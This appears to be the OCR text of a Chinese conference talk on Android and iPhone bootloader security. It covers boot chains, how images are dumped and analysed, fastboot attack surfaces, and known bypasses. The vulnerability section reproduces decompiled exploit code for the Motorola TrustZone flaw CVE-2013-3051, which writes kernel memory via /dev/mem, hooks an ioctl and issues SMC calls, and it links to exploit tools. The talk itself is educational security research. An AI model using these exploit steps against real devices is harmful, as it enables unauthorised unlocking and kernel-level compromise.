解析bootloader安全

程君 throber3@gmail.com

开放 合作 共赢

自我介绍

- 10年安全研究与开发
- 系统安全，移动与嵌入式安全
- 2008-2010 comodo 主动防御研究与开发
- 2010- 2011　网秦移动安全高级研究员
- 2011- 至今 猎豹移动研发经理，参与手机毒霸研发

移动安全支付

- 社会工程

短信诈骗 电话诈骗

- 盗号

程序伪冒 钓鱼 键盘记录 网络截获

- 系统漏洞

Root 提权 内存读取

- bootloader级别漏洞

议程

- bootloader 基本介绍
- bootloader 获取与分析
- bootloader 具体流程
- bootloader attack vector 以及漏洞介绍
- bootloader 安全总结

bootloader 基本介绍

- 什么是bootloader

Bootloader 是启动加载的意思。在pc时代，windows 系统开机时会首先加载bios，然后是MBR,再到os loader系统内核，最后启动完毕。bootloader就相当于MBR 和os loader，它在手机启动的时候初始化硬件，然后引导系统内核，直到系统启动。常见的有pc 的grub和嵌入式的uboot。

bootloader 基本介绍

- 研究bootloader 的意义

  1.修复变砖机器

  2.寻找漏洞：越狱(iphone)与解锁(android)

  iphone:　bootrom 漏洞 key 提取

  android：1.永久root 2.安装第三方rom

  3.安全移动操作系统设计：knox

bootloader 基本介绍

- 研究对象

由于bootloader 涉及到芯片厂商和系统，不同厂商和不同系统的启动流程均不相同，高通芯片和android市场占有率最高，本议题如果没有指明特定的芯片和平台，均以android 下的高通平台作为例子说明。iphone只简要介绍其bootloader流程

bootloader 基本介绍

- bootloader 组成 (android)

  1.PBL:prime bootlader，iphone 叫 bootrom

  2.SBL(1/2/3):secord bootloader

  3.APPSBL：HTC 的叫hboot,有的叫aboot

  4.HLOS：　基带也叫basehand或者radio

  5.TZ：TrustZone

bootloader 基本介绍

- bootloader 组成 (iphone)

  1.BootRom: PBL, SecureROM

  2.LLB： Low Level Bootloader, checks the signature of iBoot

  3 iBoot:stage 2 bootloader ,recovery mode

  4.iBBS： A stripped down version of iBoot

  5.iBEC： performing a restore from Fake DFU in LLB.

bootloader获取与分析

- Bootloader 获取


1.从rom 中获取

android后缀为mbn或者img

2. 从系统中dump

a.有些android 手机

可以dump bootloader的挂载文件



bootloader获取与分析

- bootloader 获取

  例如：华为P1

  dd if=/dev/block/mmcblk0p3

  of=/sdcard/mnt/bootloader.img

  b.iphone 下 Limera1n Exploit dump Bootrom

  3. 硬件使用jtag 接口获取

  android 手机一般可以通过jtag 接口获取

bootloader获取与分析

- bootloader 分析（以android sbl1为例）

直接把sbl1 拖到ida 中反汇编效果不明显，我们缺少了什么？加载地址。怎么样确定加载地址？

1.bootloader cpu体系手册规定的加载地址　2.bootloader 文件格式结构

3.手动分析，经验猜测

bootloader获取与分析

- bootloader 分析 （以android sbl1为例）

  1.bootloader cpu体系手册规定加载地址

  现在手机操作系统一般使用高通的芯片比较多，我们以MSM8960为例

  见下图 ：

  sbl1 0x2A000000 tz: 0x2a020000

  sbL2 0x2E000000 sbl3:0x47f00000

bootloader获取与分析

- 加载地址 来自《8960 Boot Architecture》

Component	Execution start address	Drives used
PBL (RPM PBL)	0x0	N/A
SBL1 (RPM SBL)	0x2A000000	1. SSBI, PMIC 2. SDCC , hotplug, security
SBL2 (Krait PBL)	0x2E000000	1. Krait HW initialization 2. SDCC, hotplug, security 3. DDR driver
RPM firmware	0x20000	1. DDR driver 2. NPA driver
TZ image	0x2a020000	1. Set up the security environment (xPU) 2. Provide Secured mode support on ROT
SBL3 (Krait SBL)	0x47f00000	1. Clock 2. PMIC, SSBI 3. SDCC, hotplug, security 4. PMIC, USB
APPSBL	TBD	HLOS required boot initialization.
HLOS	TBD	1. Take the second Krait out of reset 2. HLOS boot and take other peripherals processors, like modem, DSP, RVIA, out of reset

bootloader获取与分析

- bootloader 获得与分析 （以android 为例）

2.bootloader 文件结构中规定的加载地址

```
struct sbl_header {
  int load_index;
  int flash_partition_version;  // 3 = nand
  int image_source_pointer; // This + 40 is the start of the code in the file
  int image_dest_pointer; // Where it's loaded in memory
  int image_size;                 // code_size + signature_size + cert_chain_size
  int code_size;          // Only what's loaded to memory
  int signature_addr;
  int signature_size;
  int cert_chain_addr;    // Max of 3 certs?
  int cert_chain_size;
}
```

bootloader获取与分析

- bootloader 分析 （以android sbl1为例）

3.手动分析，经验猜测

我们知道这些未知格式的rom要运行的话，必须有加载地址，可能有简单的头格式，如第二种方法种见到的头格式，如果有的话，这个头格式可能包含加载地址(pe，elf格式文件头都有这种加载地址叫entrypoint)。在程序代码引用中如果出现大量的未知地址，如果这些地址很相近，那么可能是我们要找的加载地址。

bootloader 基本介绍

- bootloader 分析 （以android sbl1为例）

```
loc_78                                  ; DATA XRE
                LDR             R5, =0xF803D5A5

loc_7C                                  ; DATA XRE
                                        ; ROM:0003
                BLX             R5
```

```
ROM:00000108 dword_108          DCD 0xF8002000
ROM:0000010C off_10C            DCD 0xF803D5A5
ROM:00000110 dword_110          DCD 0xF8021295
ROM:00000110
ROM:00000114 dword_114          DCD 0xF801EE49
ROM:00000118 dword_118          DCD 0xF801D011
ROM:0000011C dword_11C          DCD 0xF8001FFC
ROM:00000120 off_120            DCD 0xF801EC7D
```

```
ROM:00000000 dword_0            DCD 0x844BDCD1
ROM:00000004 dword_4            DCD 0x73D71034
ROM:00000004
ROM:00000008 dword_8            DCD 0x15
ROM:0000000C dword_C            DCD 0xFFFFFFFF
ROM:00000010 dword_10           DCD 0xFFFFFFFF
ROM:00000010
ROM:00000014 dword_14           DCD 0x50
ROM:00000018 dword_18           DCD 0xF800C000
ROM:0000001C dword_1C           DCD 0x43174
ROM:00000020                    DCD 0x40074
ROM:00000024                    DCD 0xF804C074
ROM:00000028 dword_28           DCD 0x100
ROM:00000028
ROM:0000002C                    DCD 0xF804C174
ROM:00000030 dword_30           DCD 0x3000
```

从上面可以看出，0xF803D5A5 没有解析出来，这个地址附近相关地址在系统中出现，可能是我们的加载地址，由于对其原因，我们可以猜测出加载地址为:0xF8000000

bootloader 具体流程

- boot 一般流程

第一阶段：

1.初始化基本硬件；

2.把bootloader自动搬运到内存中；

3.设置堆栈指针并将bss段清零，为后续执行代码做准备；

第二阶段：

1.初始化本阶段要用到的硬件；

2.读取环境变量；

3.启动：

（a）自启动模式，从Flash或通过网络加载内核并执行；

（b）下载模式，接收到用户的命令后执行；


bootloader 具体流程

- bootloader 具体流程 （android ）

PBL(bootrom)—sbl1->

sbl2-> tz->sbl3->


APPSBL(app bootloader)



bootloader 具体流程


- bootloader 具体流程 （iphone ）

1.iphone normal mode



2.iphone DFU mode

(Device Firmware Upgrade)



bootloader 具体流程

- bootloader 具体流程总结

一般bootloader 分为多阶段引导，除了进行正常的硬件初始化，还有一个重要的任务就是签名验证，上一层对下一层进行安全签名验证，以保证下一层系统的完整性，最终加载os 系统内核。

bootloader attack vector

- fastboot 是bootloader 的交互接口

```
commands:
  update <filename>                       reflash device from update.zip
  flashall                                flash boot + recovery + system
  flash <partition> [ <filename> ]        write a file to a flash partition
  erase <partition>                       erase a flash partition
  format <partition>                      format a flash partition
  getvar <variable>                       display a bootloader variable
  boot <kernel> [ <ramdisk> ]             download and boot kernel
  flash:raw boot <kernel> [ <ramdisk> ]   create bootimage and flash it
  devices                                 list all connected devices
  continue                                continue with autoboot
  reboot                                  reboot device normally
  reboot-bootloader                       reboot device into bootloader
  help                                    show this help message
```

fastboot oem unlock（厂商留着解锁的）

fastboot boot 危险接口

bootloader attack vector

- 对于未解锁的

通过fastboot 接口，bypass 验证签名达到

改写系统目录权限

- 对于解锁的

1.修改加载的boot.img 系统文件 init.rc 文件加载自己的恶意服务

2.在bootloader 中嵌入rootkit 代码

bootloader attack vector

- 未解锁漏洞攻击

1.google Nexus one 的bootloader 签名被绕过
2.Motorola Android系统 TrustZone内核安全漏洞（CVE-2013-3051 ）
3.samsung-galaxy-s4 aboot 漏洞

这三个中我们只分析第二个，具体分析将在后面漏洞分析中介绍

bootloader attack vector

- 已解锁修改boot.img init.rc 启动文件

  OldBoot 系列修改boot.img 的init.rc 添加服务

  service imei_chk /sbin/imei_chk

  class core

  socket imei_chk stream 666

bootloader attack vector

- 已经解锁 bootloader rootkit

  还未发现攻击，估计很快将会出现

bootloader attack vector

- google Nexus one 的bootloader 签名被绕过

htc 手机有个安全属性s-on, s-off,当签名检查通过后，就可以写系统目录，此时状态是s-off, 当签名没有检查通过，就不能写系统目录，此时状态就是s-on

由于Hboot 可以引导一个用户的kerenl，而这个kernel 可以用来patch 签名的检查，从而导致可以写系统目录。

bootloader 漏洞介绍

- google Nexus one 的bootloader 签名被绕过

  工具：blackrose

  http://forum.xda-developers.com/showthread.php?t=1270

  原理：

  http://hi.baidu.com/vessial/item/830e961d2c2bea623e87ce47

bootloader 漏洞介绍

- samsung-galaxy-s4 aboot 漏洞

  工具：https://github.com/Berrrry/loki

  原理：

  http://blog.azimuthsecurity.com/2013/05/exploiting-samsung-galaxy-s4-secure-boot.html

bootloader 漏洞介绍

- Motorola Android系统 TrustZone内核安全漏洞（CVE-2013-3051）

漏洞描述：使用Qualcomm MSM8960芯片的Motorola Razr HD，Razr M，以及Atrix HD设备中某Motorola定制版的Android 4.1.2系统TrustZone内核中存在漏洞，该漏洞源于程序没有校验某物理地址参数与内存区域之间的关联。通过使用内核模式执行对特制0x9和0x2 SMC操作，本地攻击者可利用该漏洞解锁引导装载程序（bootloader）

bootloader 漏洞介绍

- Motorola Android系统 TrustZone内核安全漏洞（CVE-2013-3051　　）

Motorola 解锁需要token，命令为：

fastboot oem unlock [token]

当有token后，motorola bootloader 里面有个全局标记记录是否解锁，但是特殊的0x9和0x2 SMC，会改写这个标志

bootloader 漏洞介绍

- Motorola Android系统 TrustZone内核安全漏洞（CVE-2013-3051　　）

  工具：motopocalypse

  http://vulnfactory.org/public/motopocalypse.zip

  原理：

  http://blog.azimuthsecurity.com/2013/04/unlocking-motorola-bootloader.html

bootloader 漏洞介绍

- motopocalypse 中unlock 程序分析：

  1.搜索全局标志

  2.构造smc_command 命令参数,并映射到内核地址0x80202000

  3. hook unix_seqpacket_ops 中的ioctl 函数，用payload 替换

bootloader 漏洞介绍

- motopocalypse 中unlock 程序分析：

  4.触发payload 调用

  socket(PF_LOCAL,SOCK_SEQPACKET, 0);

  ioctl(socket_fp, 0, 0)

  5.payload 函数构造

bootloader 漏洞介绍

- 1.搜索全局标志，全局标志有返回错误-1001,搜索value 0xfffffc17 (-1001)

  if (global_flag) ret = -1001;

```
fp = open("/dev/block/mmcblk0p7", 0);
if ( fp >= 0 )
{
  v3 = mmap(0, 0xD000u, 1, 2, fp, 0);
  for ( i = 0; i <= 53207; i += 2 )
  {
    v2 = (int)((char *)v3 + i);
    if ( *(_DWORD *)((char *)v3 + i) == 0x4418F64F && *(_DWORD *)(v2 + 4) == 0x74FFF6CF )
    {
      v6 = ((((*(_DWORD *)(v2 + 16) >> 28) & 7) << 8) | (unsigned __int8)(*(_DWORD *)(v2 + 16) >> 16) | (((*(_DWORD *)(v2 +
        + 0x2A020000;
      printf("[+] TrustZone target address resolved to %.08x\n", v6);
      break;
    }
  }
  close(fp);
  v0 = v6;
}
```

bootloader 漏洞介绍

- 2.构造smc_command 命令参数,并映射到内存地址0x80202000（第一次构造smc 0x9）

```
TrustZoneAddress_global_flag = search_global_flag();
if ( TrustZoneAddress_global_flag )
{
  unix_seqpacket_ops = getAddress("unix_seqpacket_ops");
  v7_flush_kern_cache_all = (int (*)(void))getAddress("v7_flush_kern_cache_all");
  if ( unix_seqpacket_ops && v7_flush_kern_cache_all )
  {
    mem = open("/dev/mem", 2);
    if ( mem >= 0 )
    {
      scm_command = (scm_command *)mmap(0, 0x4000u, PROT_WRITE|PROT_READ, 1, mem, 0x80202000);
      if ( scm_command == (scm_command *)-1 )
      {
        puts("[-] Failed to map physical memory buffer.");
        v0 = 1;
      }
      else
      {
        scm_command->len = 32;
        scm_command->buf_offset = 16;
        scm_command->resp_hdr_offset = 0;
        scm_command->id = 0x3F801;
        scm_command->buf[0] = 9;
        scm_command->buf[1] = 16;
        scm_command->buf[2] = TrustZoneAddress_global_flag - 4;
```

bootloader 漏洞介绍

- 2.smc_command 0x9 对应的bootloader处理

```
switch (code) {
    ...
    case 9:
        if ( arg1 == 0x10 ) {

            for (i = 0; i < 4; i++)
                *(unsigned long *)(arg2 + 4*i) = global_array[i];
            ret = 0;

        } else
            ret = -2020;
        break;
    ...
}
```

bootloader 漏洞介绍

- 2.构造smc_command 命令参数,并映内存地址0x80202000（第二次构造）

```
scm_command->len = 32;
scm_command->buf_offset = 16;
scm_command->resp_hdr_offset = 0;
scm_command->id = 0x3F801;
scm_command->buf[0] = 2;
scm_command->buf[1] = 4;
```

bootloader 漏洞介绍

- 2.smc_command 0x2 对应的bootloader处理

```
int handle_smc(int code, int arg1, int arg2, int arg3)
{

    int ret;

    switch (code) {
    ...
    case 2:
        if (global_flag) {
            ret = -1001;
        }
        else {
            /* Perform unlock */
           ...
           ret = 0;
        }
        break;
    case 3:
        global_flag = 1;
        ret = 0;
        break;
    ...
    }
    return ret;
}
```

bootloader 漏洞介绍

- 3.hook unix_seqpacket_ops 中的ioctl 函

/proc/kallsyms中得到地址

```
unix_seqpacket_ops = getAddress("unix_seqpacket_ops");
v7_flush_kern_cache_all = (int (*)(void))getAddress("v7_flush_kern_cache_all");
```

hook unix_seqpacket_ops 调用触发我们的payload

```
unix_seqpacket_ops_map = mmap(0, 0x2000u, 3, 1, mem, (unix_seqpacket_ops - 0x3FDFFFDC) & 0xFFFFF000);
if ( unix_seqpacket_ops_map == (void *)-1 )
{
  puts("[-] Failed to map kernel memory.");
  v0 = 1;
}
else
{
  old = (int)((char *)unix_seqpacket_ops_map + ((unix_seqpacket_ops + 0x24) & 0xFFF));
  old_ = *(_DWORD *)((char *)unix_seqpacket_ops_map + ((unix_seqpacket_ops + 0x24) & 0xFFF));
  *(_DWORD *)((char *)unix_seqpacket_ops_map + ((unix_seqpacket_ops + 0x24) & 0xFFF)) = payload;
```

bootloader 漏洞介绍

- 4.触发payload 调用

```
socket_fp = socket(PF_LOCAL, SOCK_SEQPACKET, 0);
test = -1;
ioctl(socket_fp, 0, 0);
```

socket 调用最终触发了unix_create中的

case SOCK_SEQPACKET:

sock->ops = &unix_seqpacket_ops;

由于hook 了 unix_seqpacket_ops 中的ioctl，调用ioctl触发我们的hook 函数payload

bootloader 漏洞介绍

- 5.payload 函数构造

```
00008850 04 40 8F E0          ADD     R4, PC, R4 ; _GLOBAL_OFFSET_TABLE_
00008854 4C 30 9F E5          LDR     R3, =(v7_flush_kern_cache_all_ptr - 0x11000)
00008858 03 30 94 E7          LDR     R3, [R4,R3] ; v7_flush_kern_cache_all
0000885C 00 30 93 E5          LDR     R3, [R3]
00008860 33 FF 2F E1          BLX     R3      ; call v7_flush_kern_cache_all
00008864 40 30 9F E5          LDR     R3, =(run_ptr - 0x11000)
00008868 03 30 94 E7          LDR     R3, [R4,R3] ; run
0000886C 01 20 A0 E3          MOV     R2, #1
00008870 00 20 83 E5          STR     R2, [R3] ; set run =1
00008874 02 0A A0 E3+         MOV     R0, #0x80202000 ; 0x80202000 = smc_command_addr
0000887C DB FF FF EB          BL      smc_call
```

```
10 00 0B E5                   STR     R0, [R11,#address_smc_command]
01 00 A0 E3                   MOV     R0, #1
08 30 4B E2                   SUB     R3, R11, #-var_8
03 10 A0 E1                   MOV     R1, R3
10 20 1B E5                   LDR     R2, [R11,#address_smc_command]

            loc_8810                          ; CODE XREF: smc_call+2C↓j
70 00 60 E1                   SMC     #0      ; smc call smc(1,a2,scm_command)
```

bootloader 安全总结

- 1.bootloader 安全是一个信任链安全，任何输入文件的信任，都必须对文件签名和校验，Nexus one的漏洞是由于没有签名kernel文件，导致已有的签名被绕过，Oldboot的利用是没有签名boot.img
- 2.解锁的bootloader 不能保证系统的安全性
- 3.对关键内核的函数地址隐藏关闭kptr_restrict写权限，对内核结构进行写保护

后续待研究

- bootloader rootkit
- 主流android未解锁解锁bootloader 漏洞发掘

参考

- 8960 Boot Architecture
- http://blog.azimuthsecurity.com
- 如果绕过Nexus One的Bootloader的数字签名 by xee
- Android系统典型bootloader分析 by 火翼
- http://forum.xda-developers.com/

谢谢

END

Q&A 谢 谢！

开放 合作 共赢